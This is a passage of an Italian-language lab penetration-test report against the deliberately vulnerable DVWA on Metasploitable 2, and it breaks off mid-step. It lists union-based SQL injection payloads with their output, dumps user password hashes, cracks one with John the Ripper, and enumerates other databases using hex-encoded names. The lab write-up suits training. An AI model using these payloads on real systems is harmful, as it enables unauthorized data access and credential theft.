

RELAZIONE TECNICA DI PENETRATION TESTING & VULNERABILITY ASSESSMENT

Target: Damn Vulnerable Web Application (DVWA v1.0.7) su Metasploitable 2

Vulnerabilità: SQL Injection (CWE-89) — Analisi, Exploitation In-Band & Cross-Database Exfiltration

Autore: Team Hackerempire

Data: 27 Luglio 2026

Classificazione: Riservato / Uso Interno

1. EXECUTIVE SUMMARY

Nel corso dell'attività di Vulnerability Assessment e Penetration Testing (VAPT) condotta sull'applicazione **Damn Vulnerable Web Application (DVWA v1.0.7)** ospitata nell'ambiente virtuale di test (192.168.13.150), è stata identificata ed esposta una vulnerabilità critica di tipo **SQL Injection (CWE-89)** nel modulo di ricerca degli ID utente.

L'attività ha dimostrato che un attaccante, partendo da un accesso non autenticato o a basso privilegio, è in grado di:

1. Intercettare e bypassare i meccanismi di sanitizzazione dell'input sia a livello *Low* (tramite parametro GET) che a livello *Medium* (manipolando le richieste HTTP POST).
2. Esfiltrare integralmente la tabella utenti dell'applicazione target, estraendo nomi utente ed hash MD5 delle password.
3. Decifrare le credenziali mediante attacchi di tipo Dictionary Attack.
4. Sfruttare i privilegi elevati dell'utente DBMS (root@localhost) per effettuare un'azione di **Cross-Database Exfiltration**, accedendo ed esfiltrando dati sensibili da schemi di database terzi (es. tikiwiki) residenti sullo stesso server.

Tabella di Sintesi della Vulnerabilità

Parametro	Dettaglio Valutazione
Vulnerabilità	SQL Injection (In-Band / Union-Based)
CWE ID	CWE-89 : Improper Neutralization of Special Elements used in an SQL Command
Punteggio CVSS v3.1	9.8 CRITICAL (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Componente Impattato	Modulo SQL Injection (/vulnerabilities/sqli/)
Vettore di Input	Parametro id (Richieste GET in Low, Richieste POST in Medium)
Host Target	192.168.13.150 (Metasploitable 2 - Apache/2.2.8, MySQL 5.0.51a)
Macchina di Attacco	Kali Linux (192.168.13.100)


2. CONFIGURAZIONE DELL'AMBIENTE DI TEST

Per garantire la riproducibilità totale dell'attività, di seguito sono riportati i dettagli architetturali dell'ambiente virtuale di laboratorio allestito su Hypervisor (VMware Workstation / VirtualBox).

Architettura della Rete di Test

Le macchine virtuali sono state attestate su una rete virtuale isolata in modalità **Rete Interna** per prevenire qualsiasi traffico indesiderato verso l'esterno.

Plaintext



Pfsense:

```
Enter the new LAN IPv4 address. Press <ENTER> for none:
> 192.168.13.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 32):
> 24
```

Metasploitable:

```
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

Kali:

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a06c:2533:c658:54d3/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ ping -c 3 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=29.5 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=5.44 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.894 ms

— 192.168.13.150 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.894/11.959/29.542/12.570 ms
```

Didascalìa: Figura 2.1 — Schema dell'infrastruttura di rete di test con la macchina attacco Kali Linux (192.168.13.100) e il target Metasploitable 2 (192.168.13.150).


Configurazione dei Nodi

1. Target (Metasploitable 2):

- **IP Address:** 192.168.13.150
- **Servizio Target:** DVWA (Damn Vulnerable Web Application) accessibile via HTTP (http://192.168.13.150/dvwa/).
- **Database Backend:** MySQL v5.0.51a eseguito con account di servizio elevato root@localhost.

2. Attacker Machine (Kali Linux):

- **IP Address:** 192.168.13.100
- **Strumenti Impiegati:** Browser Firefox con Developer Tools, Burp Suite Community Edition, John the Ripper, Wordlist /usr/share/wordlists/rockyou.txt.



Didascalia: Figura 2.2 — Schermata di login di DVWA su Metasploitable 2 con impostazione del livello di sicurezza dell'applicazione.

3. FASE 1: EXPLOITATION — LIVELLO LOW (GET-BASED)

3.1 Analisi del Vettore di Attacco

Nel livello di sicurezza *Low*, il modulo accetta l'input tramite parametro GET (/vulnerabilities/sqli/?id=1&Submit=Submit). L'analisi della risposta mostra che l'input utente viene concatenato direttamente nella query SQL senza alcuna sanitizzazione, racchiuso da apici singoli ':


```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

3.2 Catena di Esecuzione (Passo-Passo)

Passo 1.1: Breakout della Sintassi ed Esecuzione dell'Errore

Inviando un singolo apice nel parametro id, l'applicazione restituisce un errore di sintassi MySQL, confermando la vulnerabilità:

- **Input:** 1'
- **Query generata:** SELECT first_name, last_name FROM users WHERE user_id = '1';
- **Output:** You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1''' at line 1




Didascalia: Figura 3.1 — Generazione e rilevamento dell'errore di sintassi SQL nell'interfaccia web inviando l'input 1'.

Passo 1.2: Determinazione delle Colonne (ORDER BY)

Determinazione del numero di colonne restituite dalla query originale mediante la clausola ORDER BY:

- **Payload 1:** 1' ORDER BY 2# (Esito: Positivo - La pagina risponde normalmente).
- **Payload 2:** 1' ORDER BY 3# (Esito: Fallito - Unknown column '3' in 'order clause').
- **Conclusione:** La query di backend seleziona esattamente **2 colonne**.



User ID:

User ID:

ID: 1' ORDER BY 1#
First name: admin
Surname: admin


ID: 1' ORDER BY 2#
First name: admin
Surname: admin



Passo 1.3: Mappatura dei Punti di Output (UNION SELECT)

Mappatura di quali colonne della query di UNION vengono riflesse nell'interfaccia HTML:

- **Payload:** 1' UNION SELECT 1, 2#
- **Output HTML:**
 - First name: 1
 - Surname: 2



User ID:

ID: ' UNION SELECT 1, 2#
First name: 1
Surname: 2

Didascalia: Figura 3.2 — Riflessione dei punti di output nell'interfaccia applicativa tramite l'esecuzione della query 1' UNION SELECT 1, 2#.

Passo 1.4: Esfiltrazione Tabelle e Colonne dello Schema Corrente


Enumerazione della tabella users e dei relativi campi interrogando il database di sistema information_schema e restringendo la ricerca allo schema attivo mediante table_schema=database():

- **Estrazione Tabelle:**

Plaintext

```
1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database()#
```

- **Risultato:** Identificate le tabelle guestbook e users.
- **Estrazione Colonne:**




```
ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database()#
First name:
Surname: guestbook

ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database()#
First name:
Surname: users
```

Plaintext

```
1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
```

- **Risultato:** Identificate le colonne user_id, first_name, last_name, user, password, avatar.



```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name:
Surname: user_id

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name:
Surname: first_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name:
Surname: last_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name:
Surname: user

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name:
Surname: password

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name:
Surname: avatar
```

Didascalia: Figura 3.3 — Enumerazione delle colonne della tabella users appartenenti allo schema dvwa tramite information_schema.

Passo 1.5: Esfiltrazione Credenziali e Cracking dell'Hash

Estrazione mirata delle credenziali dell'utente pablo interrogando direttamente la tabella users:

Plaintext

```
1' UNION SELECT user, password FROM users WHERE first_name='Pablo'##
```

- **Dati Estratti per l'utente target pablo:**
 - **User:** pablo
 - **Hash MD5:** 0d107d09f5bbe40cade3de5c71e9e9b7

```
ID: ' UNION SELECT user, password FROM users WHERE first_name='Pablo'##  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

Didascalia: Figura 3.4 — Esfiltrazione mirata della password dell'utente pablo tramite query UNION al livello Low.

L'hash è stato salvato su file ed elaborato su Kali Linux tramite **John the Ripper** utilizzando il dizionario rockyou.txt:

Plaintext

```
$ echo "0d107d09f5bbe40cade3de5c71e9e9b7" > pablo_password.txt  
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt  
pablo_password.txt
```

- **Esito Cracking:**
 - **Credenziale Decifrata:** pablo : letmein

```

(kali㉿kali)-[~]
$ cd Desktop

(kali㉿kali)-[~/Desktop]
$ ls
pablo_password.txt

(kali㉿kali)-[~/Desktop]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pablo_password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2026-07-27 05:56) 1.492g/s 1146p/s 1146c/s 1146C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Didascalia: Figura 3.5 — Decifratura dell'hash MD5 dell'utente pablo mediante John the Ripper da terminale Kali Linux.

4. FASE 2: EXPLOITATION — LIVELLO MEDIUM (POST-BASED & BYPASS FILTRO)


4.1 Analisi delle Contromisure e della Falla

Nel livello di sicurezza *Medium*, l'applicazione modifica la modalità di trasmissione dei dati passando dal metodo GET al metodo POST.

A livello di codice PHP, l'applicazione applica la funzione `mysql_real_escape_string()` sull'input per neutralizzare i caratteri speciali come gli apici `'`. Tuttavia, la sorgente della query di backend è stata modificata **rimuovendo gli apici attorno alla variabile**: `SELECT first_name, last_name FROM users WHERE user_id = $id;`

Falla Concettuale: Poiché la variabile `$id` si trova in un contesto numerico aperto (unquoted parameter), **l'attaccante non ha bisogno di inserire l'apice `'` per interrompere la stringa**. La funzione di escaping risulta del tutto inefficace in quanto non viene inviato alcun carattere speciale da filtrare.

Per eseguire l'attacco, l'input viene immesso direttamente nel campo del form POST o manipolato nella richiesta HTTP inviata al server.



Didascalia: Figura 4.1 — Interfaccia del modulo SQL Injection a livello Medium con invio del parametro tramite richiesta HTTP POST.

4.2 Catena di Esecuzione (Passo-Passo)

Passo 2.1: Iniezione Numerica Diretta


Inserendo un payload di UNION numerico nel campo di input della richiesta POST:

- **Parametro Inviato:**

`id=1 UNION SELECT 1, 2&Submit=Submit`

- **Output HTML:**

- First name: admin | Surname: admin (Risultato query primaria id=1)
- First name: 1 | Surname: 2 (Risultato iniezione UNION)




Didascalia: Figura 4.2 — Invio del payload `id=1 UNION SELECT 1, 2` e visualizzazione della risposta con i campi iniettati a schermo.

Passo 2.2: Fingerprinting del Sistema e Privilegi DBMS

Verifica dell'account di servizio e della versione del DBMS mediante l'iniezione di funzioni di sistema:

- **Parametro Inviato:**

`id=1 UNION SELECT user(), version()&Submit=Submit`
- **Risultato Ottenuto:**
 - First name: root@localhost
 - Surname: 5.0.51a-3ubuntu5
- **Valutazione del Rischio:** L'applicazione comunica con il database come root@localhost, confermando privilegi elevati sull'intera istanza MySQL.



Didascalia: Figura 4.3 — Risultato del fingerprinting con evidenza dell'utente amministrativo root@localhost.

Passo 2.3: Esfiltrazione Tabella Utenti in Livello Medium

Esecuzione dell'estrazione dei dati della tabella utenti senza l'utilizzo di apici nel parametro POST:

- **Parametro Inviato:**

id=1 UNION SELECT user, password FROM users&Submit=Submit

- **Risultato Ottenuto:**

- User: admin | Hash: 5f4dcc3b5aa765d61d8327deb882cf99
- User: gordonb | Hash: e99a18c428cb38d5f260853678922e03
- User: 1337 | Hash: 8d3533d75ae2c3966d7e0d4fcc69216b
- User: pablo | Hash: 0d107d09f5bbe40cade3de5c71e9e9b7
- User: smithy | Hash: 5f4dcc3b5aa765d61d8327deb882cf99

```
ID: 1 UNION SELECT user, password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Didascalia: Figura 4.4 — Output a schermo contenente la lista completa degli utenti e dei relativi hash MD5 estratti al livello Medium.

5. FASE 3: CROSS-DATABASE EXFILTRATION (ATTACCO AVANZATO)

A causa della configurazione errata dei permessi DBMS (root@localhost) riscontrata nella fase precedente, è stato possibile dimostrare l'impatto massimo della vulnerabilità: la lettura non autorizzata di dati riservati appartenenti a schemi di database completamente estranei all'applicazione DVWA residente sul medesimo server.

5.1 Catena di Esecuzione (Passo-Passo)

Passo 3.1: Mappatura di tutti i Database del DBMS

Interrogazione della tabella di sistema `information_schema.schemata` per elencare tutti gli schemi di database disponibili sull'istanza MySQL:

- **Payload Inviato:** `id=1 UNION SELECT null, schema_name FROM information_schema.schemata&Submit=Submit`
- **Schemi Rilevati:** `information_schema`, `dvwa`, `metasploit`, `mysql`, `owasp10`, `tikiwiki`, `tikiwiki195`

```
ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name: admin
Surname: admin

ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name:
Surname: information_schema

ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name:
Surname: dvwa

ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name:
Surname: metasploit

ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name:
Surname: mysql

ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name:
Surname: owasp10

ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name:
Surname: tikiwiki

ID: 1 UNION SELECT null, schema_name FROM information_schema.schemata
First name:
Surname: tikiwiki195
```

Didascalia: Figura 5.1 — Enumerazione completa di tutti gli schemi di database presenti nell'istanza MySQL target tramite la query UNION.

Passo 3.2: Enumerazione Tabelle dello Schema Target (tikiwiki)

Per evitare l'uso di apici singoli (che potrebbero essere intercettati o filtrati dai controlli applicativi), il nome del database target tikiwiki è stato convertito preventivamente nella sua rappresentazione **Esadecimale (HEX)**:


- Stringa: "tikiwiki" → Esadecimale: 0x74696b6977696b69

Esecuzione del payload di enumerazione delle tabelle:

Plaintext

id=1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69&Submit=Submit

- **Risultato:** Identificate oltre 100 tabelle appartenenti al CMS TikiWiki, tra cui la tabella di autenticazione users_users.



ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_activity_roles	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_instance_activities	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_instance_comments	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_instances	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_processes	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_roles	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_transitions	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_user_roles	
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x74696b6977696b69	
First name:	
Surname: galaxia_workitems	

Didascalia: Figura 5.2 — Enumerazione delle tabelle appartenenti allo schema estraneo tikiwiki mediante codifica Esadecimale nel parametro POST.

Passo 3.3: Enumerazione Colonne della Tabella Utenti Target

Conversione del nome della tabella `users_users` in Esadecimale per aggirare l'uso degli apici:

